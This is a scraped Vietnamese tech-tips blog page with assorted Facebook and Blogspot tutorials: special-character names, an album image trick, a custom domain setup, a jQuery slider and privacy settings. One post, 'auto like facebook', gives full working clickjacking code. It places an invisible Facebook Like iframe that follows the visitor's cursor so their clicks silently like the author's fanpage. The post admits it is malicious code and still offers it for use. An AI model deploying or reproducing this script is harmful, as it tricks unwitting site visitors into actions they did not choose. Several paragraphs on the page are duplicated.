
Home » Tin Học
GIỚI THIỆU

Popular Posts
-
 Bộ sưu tập những hình ảnh hài hước dành cho độ tuổi 18+ mang tính chất người lớn này không phù hợp với người xem dưới 18 tuổi. Nghiêm cấm tr...
 -
 Các bạn không có điện thoại có thể up ảnh để mình tạo tại https://www.facebook.com/chibi.magicman1 Magic Man nhanh chóng được người dù...
 -
 Á đù là từ gì mà dạo này cộng đồng mạng hay sử dụng để comment trên facebook vậy mọi người? Mấy hôm nay, trên các trang cộng đồng mạng nh...
 -
 Bộ sưu tập hot girl Việt Nam xinh đẹp và sexy nhất làm hình nền desktop hoặc điện thoại quá tuyệt vời, ảnh girl xinh gợi cảm và quyến rũ ...
 -
 Link tải về máy Bụi đời chợ lớn 2013 Full Link : Link Upfile / Link Fshare Pass: pipi911
 -
 Bạn tuổi gì? hãy xem các chiến binh cùng tuổi của mình nhé Chiến binh tý chuột Chiến binh Trâu cày Chiến binh Hổ vằn Chiến binh M...
 -
 Tổng hợp ảnh bìa facebook đẹp các thể loại như: Ảnh bìa tình yêu, ảnh bìa funny, ảnh bìa cute, ảnh bìa dễ thương, ảnh bìa baby, ảnh bìa lã...
 -
 Trong cuộc sống có những cung bậc cảm xúc, và tình yêu vẫn là những điều nổi bật của cung bậc. Tình yêu có lúc thăng trầm, cuộc sống có lú...
 -
 Bộ sưu tập những hình ảnh nói về chủ đề tình yêu lãng mạn, đẹp và dễ thương nhất với nhiều hình ảnh khác nhau. Khi nghĩ tới tình yêu người t...
 -
 Chia sẻ bộ ảnh bìa đẹp facebook bóng đá đẹp nhất của các câu lạc bộ Barcelona, Manchester United, Real Madrid, Arsenal, Chelsea,…ảnh bìa đ...
Thêm 2 cách tải file tốc độ cao từ Fshare
(e-CHÍP Online) - Công cụ Tool Getlink FshareD và dịch vụ LeechBB sẽ giúp bạn lấy link tải file từ Fshare cực nhanh khi không có tài khoản VIP.
Cách Chuyển Nick Facebook Cá Nhân Thành Fan Page Đơn Giản Nhất
Trang facebook cá nhân được lập ra với mục đích là để đăng tải các thông tin cá nhân và để mọi người trò chuyện trao đổi với nhau. Nhưng cùng với sự phát triển chóng mặt của thương mại điện tử thì các trang facebook cá nhân ngày nay không còn chỉ đơn thuần là blog cá nhân nữa mà nó được sử dụng để bán hàng, hơn thế nữa trang facebook cá nhân còn được ví như một công cụ đắc lực để bán hàng, làm thương mại.

Nếu bạn là người đã và đang dùng phần mềm tự động kết bạn facebook của Aloxovn Team và đang sử dụng facebook với mục đích thương mại hay đứng tên một tổ chức công ty thì bạn có thể sẽ phải gặp những khó khăn, hạn chế sau:
Read more…

Nếu bạn là người đã và đang dùng phần mềm tự động kết bạn facebook của Aloxovn Team và đang sử dụng facebook với mục đích thương mại hay đứng tên một tổ chức công ty thì bạn có thể sẽ phải gặp những khó khăn, hạn chế sau:
Cách đặt tên Facebook có các kí tự đặc biệt
Mình lang thang trên mạng tình cờ kiếm được cái tên rất đặc biệt của Facebook chia sẻ cùng anh em….
1. Tên Facebook thông thường

2. Tên Facebook kiểu MaTran

Hướng dẫn cách làm
Lưu ý: Proxy là màu xanh còn chạy được nếu không chạy được thì phải thay proxy không nhất thiết phải là 1 proxy
3. Tên Facebook kiểu có hình con Bướm


Hướng dẫn cách làm
Các Bạn tìm đúng ký tự hình con Bướm rùi đặt tên !!!
Lưu ý: Ký tự hình con Bướm nằm liền tên không có dấu cách
Ví dụ: ʚɞʚɞAkirahitachiʚɞʚɞ
4. Tên Facebook kiểu mặt cười…

Hướng dẫn cách làm (Như trên)
Lưu ý: Tên của bạn sẽ bị ẩn chỉ có hình mặt cười
5. Tên Facebook kiểu 1 chữ duy nhất

Hướng dẫn cách làm
- Proxy là nước Indonexia và đổi sang ngôn ngữ đó luôn…
6. Tên facebook kiểu matran kết hợp với ký tự con Bướm…

 Hướng dẫn cách làm
Như kiểu Matran nhưng con bướm nằm cạnh không được cách và mỗi dòng không được quá kéo dài !
7. Tên facebook kiểu Matra kết hợp ký tự con Bướm và tiếp tục với Matran
 Hướng dẫn cách làm
Kiểu này khó làm nhất, nên vì vậy khuyên các Bạn không nên làm…mất nhiều thời gian
8. Tên Facebook dài lên thê


Hướng dẫn cách làm
Gõ tên Mình ra trong văn Bản nhưng nhớ phải ngắt câu, đừng viết chữ in hoa nhiều quá chỉ có dòng đồng câu thui….!!!
9. Tên Facebook ký tự Ô Vuông…


Hướng dẫn cách làm
Proxy là nước Ả rập…rồi thay đổi ngôn ngữ Pakistan…tìm ký tự ô vuông chèn vào…
10. Các tên Facebook sau đã bị Fix (không làm được)

Ký tự trái tim chỉ dùng cho Fan Facebook hay hội hoặc Nhóm

Ký tự mặt cười đac bị Fix năm 2011

Vô tên…
11. Tên facebook có màu…

Hướng dẫn cách làm
Cover lại ảnh Bìa bằng Photoshop
12. Tên facebook có Kiểu dẹp nhất…

Tạo ảnh độc và đẹp ấn tượng cho Tab Album trên Facebook
Vào 1 số trang Facebook cá nhân, mình bắt gặp được những FB có Tab Album ảnh khá ấn tượng. Mày mò 1 hồi cũng tìm được cách tạo và chia sẻ để bạn đọc có nhu cầu cần dùng tới

Đây là thủ thuật Facebook tạm gọi là: Tạo ảnh độc và đẹp ấn tượng cho Tab Album trên Facebook
Thủ thuật thì đẹp nhưng do kiếm không ra hình Demo :D
CÁCH LÀM NHƯ SAU:
Bước 1. Truy cập vào trang Web http://imagesplitter.net/
Bước 2. Kéo xuống dưới một tí và sẽ nhìn thấy mục up ảnh lên
Bước 3. Bây giờ bạn quay sang tab của website tôi vừa cung cấp cho bạn đó, tiếp theo là chỉnh cỡ ảnh sao cho ta được cỡ ảnh là 1 hình vuông. Ví dụ width: 900 và height: 900 nhé. (Lát chia làm 3 cho dễ)
- Ở Tab CONVERT AND RESIZE chúng ta có được điều chỉnh kích thước hình ảnh
 - Tiếp theo sang Tab CROP IMAGE chúng ta có được cách cắt chia ảnh vừa Upload lên theo tùy chọn
 - Tiếp theo sang Tab SPLIT IMAGE chúng ta có được cắt ảnh đó làm mấy hàng và mấy cột
 ở Tab này chúng ta chọn SPLIT IMAGE để tải xuống 1 File nén .rar. Trong File nén này có tất cả hình ảnh vừa được cắt xong. Chỉ việc giải nén ra nhé.
Bước 4: Sau khi giải nén chúng ta có những hình đã cắt nhỏ. Và bây giờ chúng ta úp cả Album ảnh đó lên Facebook, sau khi Up thành công thì chúng ta sẽ tự Tag mình vào từng ảnh đó, chú ý tag sắp xếp từ ảnh sau tới ảnh trước để nó hiển thị không bị lẫn lộn nhé.
Chúc các bạn vui vẻ !
CÁCH LÀM NHƯ SAU:
Bước 1. Truy cập vào trang Web http://imagesplitter.net/
Bước 2. Kéo xuống dưới một tí và sẽ nhìn thấy mục up ảnh lên
 |
| Lựa chọn ảnh là Upload Image |
- Ở Tab CONVERT AND RESIZE chúng ta có được điều chỉnh kích thước hình ảnh


Bước 4: Sau khi giải nén chúng ta có những hình đã cắt nhỏ. Và bây giờ chúng ta úp cả Album ảnh đó lên Facebook, sau khi Up thành công thì chúng ta sẽ tự Tag mình vào từng ảnh đó, chú ý tag sắp xếp từ ảnh sau tới ảnh trước để nó hiển thị không bị lẫn lộn nhé.
Chúc các bạn vui vẻ !
Nguồn : itviet360
Hướng dẫn thủ thuật auto like facebook, tăng like facebook cho blog, website

Mình đã test qua thủ thuật này và thấy rằng sau 1 tháng thông qua fanpage https://www.facebook.com/Sviet của mình tăng 2000 like, như vậy các bạn có thể thấy hiệu quả khủng khiếp của nó.
Tuy nhiên cũng lưu ý các bạn thật ra đây là 1 đoạn java mã độc, nên cũng không khuyến khích các bạn dùng lâu, google nó sờ gáy thì mệt hơn nữa là khi các bạn để đoạn code này vào blog, website của các bạn khi độc giả sử dụng phần mềm anti virut thì có thể trang của bạn sẽ bị chặn lại (do chứa mã độc mà).
Cách làm:
Đầu tiên các bạn chèn đoạn code sau vào trước </head> hoặc sau <head> như thế này:
<head>
...
 <script type='text/javascript'>
//<![CDATA[
var fan_page_url='https://www.facebook.com/Sviet'
var opacity=0.6;var time=4000;
//]]>
</script>
...
</head>
- Nếu cho opacity=0 thì sẽ trong suốt (khuyến khích)- Nếu cho time=4000 thì sau khi tải xong thủ thuật sẽ chạy đúng 4s rồi tự động mất, không ảnh hưởng đến độc giả, bạn nào muốn lâu hơn thì có thể để >4000 hoặc<4000.
Sau đó chèn tiếp đoạn code sau vào trong thẻ body:
<body>
...
<script type='text/javascript'>
//<![CDATA[
if((document.getElementById)&&window.addEventListener||window.attachEvent){(function(){var hairCol="#ff0000";var d=document;var my=-10;var mx=-10;var r;var vert="";var idx=document.getElementsByTagName('div').length;var thehairs="<iframe id='theiframe' scrolling='no' frameBorder='0' allowTransparency='true' src='http://www.facebook.com/widgets/like.php?href="+ encodeURIComponent(fan_page_url)+"&layout=standard&show_faces=true&width=53&action=like&colorscheme=light&height=80' style='position:absolute;width:53px;height:23px;overflow:hidden;border:0;opacity:"+ opacity+";filter:alpha(opacity="+ opacity*100+");'></iframe>";document.write(thehairs);var like=document.getElementById("theiframe");document.getElementsByTagName('body')[0].appendChild(like);var pix="px";var domWw=(typeof window.innerWidth=="number");var domSy=(typeof window.pageYOffset=="number");if(domWw)
r=window;else{if(d.documentElement&&typeof d.documentElement.clientWidth=="number"&&d.documentElement.clientWidth!=0)
r=d.documentElement;else{if(d.body&&typeof d.body.clientWidth=="number")
r=d.body;}}
if(time!=0){setTimeout(function(){document.getElementsByTagName('body')[0].removeChild(like);if(window.addEventListener){document.removeEventListener("mousemove",mouse,false);}
else if(window.attachEvent){document.detachEvent("onmousemove",mouse);}},time);}
function scrl(yx){var y,x;if(domSy){y=r.pageYOffset;x=r.pageXOffset;}
else{y=r.scrollTop;x=r.scrollLeft;}
return(yx==0)?y:x;}
function mouse(e){var msy=(domSy)?window.pageYOffset:0;if(!e)
e=window.event;if(typeof e.pageY=='number'){my=e.pageY- 5- msy;mx=e.pageX- 4;}
else{my=e.clientY- 6- msy;mx=e.clientX- 6;}
vert.top=my+ scrl(0)+ pix;vert.left=mx+ pix;}
function ani(){vert.top=my+ scrl(0)+ pix;setTimeout(ani,300);}
function init(){vert=document.getElementById("theiframe").style;ani();}
if(window.addEventListener){window.addEventListener("load",init,false);document.addEventListener("mousemove",mouse,false);}
else if(window.attachEvent){window.attachEvent("onload",init);document.attachEvent("onmousemove",mouse);}})();}
//]]>
</script>
...
</body>Không khuyến khích các bạn dùng đâu nhé vì anh google không thích đâu.Chúc bạn thành công.
Hướng dẫn cài đặt tên miền riêng cho blogspot mới nhất
Cách làm:
Đăng nhập Blogger => Cài đặt => Xuât bản như hình minh họa dưới :

Sau khi nhấp vào tên miền tùy chỉnh, bạn nhấp vào tùy chỉnh nâng cao như hình dưới:
 Sau đó bạn điền tên domain bạn muốn cài đặt vào. nhớ là có www. ví dụ www.share123.vn demo như hình dưới:
 Sau khi nhấn Lưu bạn sẽ gặp lỗi dạng thế này như thế này:
 Bạn copy cái trong hình và paste vào trang quản trị tên miền của cạn dns.domain.com theo hình dưới đây:
Bạn cần thực hiện thêm 02 bản ghi như blogspot hướng dẫn để chứng minh quyền sở hữu tên miền.
 Đồng thời cài đặt thông số A như sau:

Hãy kiên nhẫn, chờ khoảng 2 phút sau đó quay trở lại trang cài đặt tên miền trên blogger. click vào Lựa chọn " Lưu " thêm một lần nữa để kết thúc quá trình thêm tên miền riêng vào blogger.
Sau khi cài đặt thành công bạn nhớ là click vào chuyển từ no www sang www để khi độc giả không nhập www.domain.com vẫn có thể vào được trang của bạn.
Sau đó bạn có thể tránh việc bị nhà mạng chặn bằng cách thay đổi IP cho blog của bạn. ví dụ ở share123.vn đang sử dụng IP là 74.125.128.121 (Lưu ý bạn có thể chọn 1 IP khác chỉ cần làm sao không bị nhà mạng nào chặn là được), muốn đổi IP thì các bạn xóa hết các thông số cài đặt ở trên và chỉ cần cài đặt giống share123.vn như hình dưới:

Bạn có thể xem video hướng dẫn cài đặt tên miền blogspot ở đây:
Read more…
Đăng nhập Blogger => Cài đặt => Xuât bản như hình minh họa dưới :

Bạn cần thực hiện thêm 02 bản ghi như blogspot hướng dẫn để chứng minh quyền sở hữu tên miền.
Hãy kiên nhẫn, chờ khoảng 2 phút sau đó quay trở lại trang cài đặt tên miền trên blogger. click vào Lựa chọn " Lưu " thêm một lần nữa để kết thúc quá trình thêm tên miền riêng vào blogger.
Sau khi cài đặt thành công bạn nhớ là click vào chuyển từ no www sang www để khi độc giả không nhập www.domain.com vẫn có thể vào được trang của bạn.
Sau đó bạn có thể tránh việc bị nhà mạng chặn bằng cách thay đổi IP cho blog của bạn. ví dụ ở share123.vn đang sử dụng IP là 74.125.128.121 (Lưu ý bạn có thể chọn 1 IP khác chỉ cần làm sao không bị nhà mạng nào chặn là được), muốn đổi IP thì các bạn xóa hết các thông số cài đặt ở trên và chỉ cần cài đặt giống share123.vn như hình dưới:
Bạn có thể xem video hướng dẫn cài đặt tên miền blogspot ở đây:
Jquery Image Slider - Slide ảnh với thanh trượt ngang cho Blogspot
Đối với Slider thì việc sử dụng làm điểm nhấn cho blog, website là điều cần thiết. 1 Slide đẹp và mượt mà luôn được người dùng hướng tới. Bài viết này chia sẻ với bạn code và cách làm thêm 1 Jquery Image Slider - Slide ảnh với thanh trượt ngang cho Blogspot cũng như trên website khác
 DEMO
DEMO
- Vào bảng điều khiển Blogger -> Mẫu (Template) -> Chỉnh sửa mẫu (Edit HTML)
- Tìm tới </head> và dán code dưới đây ngay trên nó
- Tiếp theo tìm tới ]]></b:skin> và dán code dưới đây ngay trên nó
- Lưu mẫu lại
- Vào bố cục (Layout) -> Thêm tiện ích (Add a Widget) -> HTML/Javascript
- Dán code dưới đây vào nó
- Lưu và xem kết quả :)
Read more: itviet360.com
Read more…

- Vào bảng điều khiển Blogger -> Mẫu (Template) -> Chỉnh sửa mẫu (Edit HTML)
- Tìm tới </head> và dán code dưới đây ngay trên nó
<link href='https://bloggertrixcode.googlecode.com/files/animate.css' rel='stylesheet' type='text/css'/>

<script src='https://ajax.googleapis.com/ajax/libs/jquery/1.10.2/jquery.min.js'/>

<script src='https://bloggertrixcode.googlecode.com/files/border-slider.js'/>

<script>/****/

jQuery(document).ready(function(){

jQuery('#bloggertrix_slider').animatedSlider({

'loader':true,

'width':900,

'height':300,

'slide_animation_data' :

[//slides

//slide1 BEGIN

[

{

'target_element':'.txt1',

'animation_frame':0,

'animation_type':'tada'

},{

'target_element':'.txt2',

'animation_frame':0.8,

'animation_type':'tada'

}

],//slide1 END


//slide2 BEGIN

[{

'target_element':'img',

'animation_frame':0,

'animation_type':'bounceInUp'

},{

'target_element':'p',

'animation_frame':0.7,

'animation_type':'bounceInUp'

}],//slide2 END

//slide3 BEGIN

[{

'target_element':'img',

'animation_frame':0,

'animation_type':'bounceInUp'

},{

'target_element':'p',

'animation_frame':0.6,

'animation_type':'bounceInUp'

}],//slide3 END


//slide4 BEGIN

[{

'target_element':'img',

'animation_frame':0,

'animation_type':'bounceInUp'

},{

'target_element':'p',

'animation_frame':0.5,

'animation_type':'bounceInUp'

}],//slide4 END

//slide5 BEGIN

[{

'target_element':'img',

'animation_frame':0,

'animation_type':'bounceInUp'

},{

'target_element':'p',

'animation_frame':0.4,

'animation_type':'bounceInUp'

}],//slide5 END


//slide BEGIN

[{

'target_element':'h1',

'animation_frame':0,

'animation_type':'bounceInUp'

},{

'target_element':'p',

'animation_frame':0.3,

'animation_type':'bounceInUp'

}

]//slide END

]});});

</script>

<link href='http://fonts.googleapis.com/css?family=Kavoon' rel='stylesheet' type='text/css'/>
- Tiếp theo tìm tới ]]></b:skin> và dán code dưới đây ngay trên nó
/* The CSS Code for the slider starts here bloggertrix.com

#bloggertrix_slider {margin:0 auto;}

#bloggertrix_slider .slider-contents {overflow:hidden;border:8px solid #DDDDDD;box-shadow:0 0 3px rgba(3,3,3,0.5);}

#bloggertrix_slider .slide-nav {float:left;padding: 0 8px;height: 26px;background: #3a3a3a;}

#bloggertrix_slider .slide-nav a {width: 14px;height: 14px;text-indent: -999px;float: left;list-style: none;display: block;background: #dddddd;margin: 5px 4px;cursor: pointer;}

#bloggertrix_slider .slide-nav a:hover {

background: #27BAFF !important;}

#bloggertrix_slider .progress-bar {width:0px;background-color:#AAAAAA;height:2px;top: -2px;overflow:visible !important;display:block !important;position: relative;}

#bloggertrix_slider .controls {height: 26px;margin: 4px auto 0;display: table;}

#bloggertrix_sliderr .pause-play-control {width: 46px;height: 26px;float: left;background: #3A3A3A;color: #fff;}

#bloggertrix_slider .pause-play-control a {width:9px;height: 19px;display:block;overflow:hidden;text-indent: -9999px;background:url('http://img837.imageshack.us/img837/7647/fqnu.png');cursor: pointer;margin:3px auto 0;}

#bloggertrix_slider .pause-play-control a.play-slide {background-position:-5px -3px;}

#bloggertrix_slider .pause-play-control a.pause-slide {background-position:-29px -3px;}

#bloggertrix_slider .slider-next,#bloggertrix_slider .slider-prev {

width: 46px;height: 46px;background: #3a3a3a;display: block;font-size: 41px;color: #FFF;font-weight: bold;text-align: center;position: absolute;cursor: pointer;text-indent: -999px;overflow: hidden;}

#bloggertrix_slider .slider-next:before,#bloggertrix_slider .slider-prev:before {background: #3a3a3a url('http://img837.imageshack.us/img837/7647/fqnu.png');width:32px;height:32px;position:relative;top:7px;left:7px;content:'';display:block;}

/*#bloggertrix_slider .slider-next {margin: -220px 0 0 681px;}

#bloggertrix_slider .slider-prev {margin: -220px 0 0 4px;}*/

#bloggertrix_slider .slider-next:before {background-position:-5px -31px;}

#bloggertrix_slider .slider-prev:before {background-position:-5px -70px;}

.slide1 img {position:relative;}

.img-logo {margin-left: 150px;}

.img-mobile {margin-top: 45px;}

.img-tablet {margin: -168px 0 0 139px;}

.img-laptop {margin: -186px 0 0 349px;}

.slide1 {background-color: #67b608}

.slide2 {background-color: #03bbd3}

.slide3 {background-color: #cf6b30}

.slide4 {background-color: #f2a87b}

.slide5 {background-color: #388efd}
- Lưu mẫu lại
- Vào bố cục (Layout) -> Thêm tiện ích (Add a Widget) -> HTML/Javascript
- Dán code dưới đây vào nó
<div id="bloggertrix_slider">

<div class="slide1">

<img src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgXiVkG2hvFGrKOilZlqe8GQNvKqNh7lek8PTlvcCau5bFy4lLakWEqYBANMbNfX2CIRtmxAwhcCFoDcbVLjajrAuGhtiU1nGvkXiRMv38DkWDwthrL1zfa6_-FOVUfTeN5bDM2Dhac_fM/s1600/bloggertrix1.jpg" />

</div>

<div class="slide2">

<img src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEigr3QfpUKcwTACFw33aTQCuJZ-8ZBdJiEU8cmge2EnY9FIC9L6XmJnGfJOlhx2yj5oEI7ri7MJH51kuzl-JF7gmhdrEGzwOGbFu_MJrvFK-Ki8rKnfHkGV1I1mJ0OP17KlrmCwfFTkfCQ/s1600/bloggertrix2.jpg" />

</div>

<div class="slide3">

<img src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEh223uCGeik6Ji8Ct1zNOEqDb4k3zAWoUB1qrbjQwlL-bgT31D2X5xDKW1ktbu-7a94ZD59HumlDVv2SgboZ3TyGhFZrYocOaTXvGE98duRcicpA3kuZeuBsNnXFYNr8cr7J-PPtnAku9U/s1600/bloggertrix3.jpg" />

</div>

<div class="slide4">

<img src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiUbPbB6rsugKE4_j2ubbnWTW68WnrI8f8dJ4YNGzA5giUNiJvy3mgNt8MxuQ9lIyjeeHyQmduXRBXtfIL6jhkYmKUxliP5GRCWRWlax_DBmVctFzQ_UgEck-aPZBo52mxjuWE0uOYaEIo/s1600/bloggertrix4.jpg" />

</div>

<div class="slide5">

<img src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEj9cwStYl_QvMb7Eve4mZYCV1taw3kcURAccJRR8HjlmhkIPjKynriVBzG6v0dE6H3Vzar84i2KLeXhZ8iZf36SC4d77MBLT4iveIdwKPjUoB7p9G3gqceTiz9tGaaqs0rr0nSCwp5wkLY/s1600/bloggertrix5.jpg" />

</div>

</div>
- Lưu và xem kết quả :)
Read more: itviet360.com
5 phút để giấu kín toàn bộ quá khứ trên Facebook
Tính năng tìm kiếm Graph Search của Facebook có thể đào bới tới cả check-in, cập nhật trạng thái, note và bình luận của người sử dụng kể từ khi họ sử dụng Facebook.
Nếu bạn cảm thấy lo lắng về quá khứ nhạy cảm của mình trên Facebook, hãy nhanh chóng thực hiện các bước sau đây để bảo vệ các dữ liệu riêng tư này.
Mối quan tâm lớn nhất đối với tính năng tìm kiếm mới của Facebook là hàng trăm, hàng nghìn bài viết có thể sẽ bị người khác tìm hiểu một cách dễ dàng. Tuy nhiên bạn cũng không cần quá lo lắng bởi bạn sẽ không phải tốn thời gian tìm và xoá những bài viết riêng tư cách đây nhiều năm. Thay vào đó, Facebook cho phép bạn thay đổi cài đặt riêng tư cho toàn bộ các bài viết trong quá khứ chỉ qua vài bước đơn giản.
Nếu bạn cảm thấy lo lắng về quá khứ nhạy cảm của mình trên Facebook, hãy nhanh chóng thực hiện các bước sau đây để bảo vệ các dữ liệu riêng tư này.
Mối quan tâm lớn nhất đối với tính năng tìm kiếm mới của Facebook là hàng trăm, hàng nghìn bài viết có thể sẽ bị người khác tìm hiểu một cách dễ dàng. Tuy nhiên bạn cũng không cần quá lo lắng bởi bạn sẽ không phải tốn thời gian tìm và xoá những bài viết riêng tư cách đây nhiều năm. Thay vào đó, Facebook cho phép bạn thay đổi cài đặt riêng tư cho toàn bộ các bài viết trong quá khứ chỉ qua vài bước đơn giản.

Để tránh bị người lạ tìm hiểu lịch sử Facebook của mình, bạn cần thay toàn bộ các bài viết được đặt dưới chế độ "Công khai" hoặc "Bạn của bạn bè" thành "Bạn bè". Để làm được điều đó, hãy vào mục "Thiết lập quyền riêng tư" sau khi bấm vào tuỳ chọn cài đặt ở góc trên bên phải giao diện Facebook. Sau đó, hãy bấm vào "Giới hạn bài đăng trước đây".
 |
| 5 phút để giấu kín toàn bộ quá khứ trên Facebook |
Facebook sẽ đưa ra cảnh báo rằng kể cả khi bạn đã thay đổi cài đặt thành Bạn bè, các bài đăng sẽ vẫn hiện lên tường của những người được tag dù họ không nằm trong nhóm này. Bạn cũng sẽ được nhắc nhở rằng có thể tuỳ chỉnh cài đặt quyền riêng tư của từng bài đăng. Hãy bỏ qua những thông báo này và chọn tiếp vào "Giới hạn bài đăng trước đây".
Facebook sẽ tiếp tục đưa ra một cảnh báo nữa, lần này bạn chỉ cần chọn "Xác nhận" để chuyển sang bước tiếp theo.

Những bước thực hiện trên chỉ bảo vệ bạn khỏi những người lạ trên Facebook. Bạn bè của bạn sẽ vẫn có thể tìm lại những thông tin này. Do đó nếu có bài viết hay thông tin nhạy cảm mà bạn không muốn người khác biết thì tốt nhất là cài đặt chế độ "Chỉ mình tôi" trước khi tính năng tìm kiếm mới có hiệu lực trên toàn Facebook.
Nếu bạn muốn xóa cả bài viết, hãy bấm vào mũi tên ở góc bên phải và bấm vào "Xóa". Bài viết này sẽ vĩnh viễn biến mất. Đây là lựa chọn an toàn nhất nếu bạn thực sự không muốn bất kỳ ai nhìn thấy dòng thông báo kia của mình nữa.
Nguồn bài viết: Itviet360
